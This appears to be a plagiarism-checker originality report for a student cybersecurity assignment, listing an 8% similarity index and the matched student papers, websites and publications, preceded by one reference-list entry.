- [23] J. V. Wagenen, ²² '5 Key Takeaways from ISACA's Cybersecurity Report', *Associations Now*, Jun. 07, 2017. ²⁰ <https://associationsnow.com/2017/06/5-key-takeaways-isacas-cybersecurity-report/> (accessed Jul. 21, 2023).

ACS Assignment Final Version

ORIGINALITY REPORT

8%

SIMILARITY INDEX

5%

INTERNET SOURCES

1%

PUBLICATIONS

7%

STUDENT PAPERS

PRIMARY SOURCES

1

Submitted to University of Wales, Lampeter

Student Paper

2%

2

Submitted to Indian Institute of Technology, Madras

Student Paper

<1%

3

Submitted to University of Sunderland

Student Paper

<1%

4

capec.mitre.org

Internet Source

<1%

5

Submitted to University of Brighton

Student Paper

<1%

6

Submitted to Leiden University

Student Paper

<1%

7

Submitted to University of Strathclyde

Student Paper

<1%

8

Submitted to University of York

Student Paper

<1%

9

Submitted to Sheffield Hallam University

Student Paper

<1%

10	Submitted to American Public University System Student Paper	<1 %
11	Submitted to Online Education Services Student Paper	<1 %
12	Submitted to University of West London Student Paper	<1 %
13	Submitted to Multimedia University Student Paper	<1 %
14	Submitted to National College of Ireland Student Paper	<1 %
15	Submitted to University of Derby Student Paper	<1 %
16	Submitted to Blackpool and The Fylde College, Lancashire Student Paper	<1 %
17	Aakriti Aggarwal, Siddhant Wadhwa, Pallav Gupta, Nishit Anand, Rashmi Kushwah. "IsSwap: Deep Fake Detection", 2021 7th International Conference on Signal Processing and Communication (ICSC), 2021 Publication	<1 %
18	researchr.org Internet Source	<1 %
19	isij.eu Internet Source	<1 %

20	Submitted to RMIT University Student Paper	<1 %
21	Submitted to University of Northumbria at Newcastle Student Paper	<1 %
22	www.associationuniverse.com Internet Source	<1 %
23	Submitted to University of Gloucestershire Student Paper	<1 %
24	www.sci.muni.cz Internet Source	<1 %
25	www.linuxmaker.com Internet Source	<1 %
26	Raphael Hoheisel, Guido van Capelleveen, Dipti K. Sarmah, Marianne Junger. "The development of phishing during the COVID-19 pandemic: An analysis of over 1100 targeted domains", Computers & Security, 2023 Publication	<1 %
27	www.ciscopress.com Internet Source	<1 %
28	www.mdpi.com Internet Source	<1 %
29	www.theseus.fi Internet Source	<1 %

Exclude quotes Off

Exclude matches Off

Exclude bibliography Off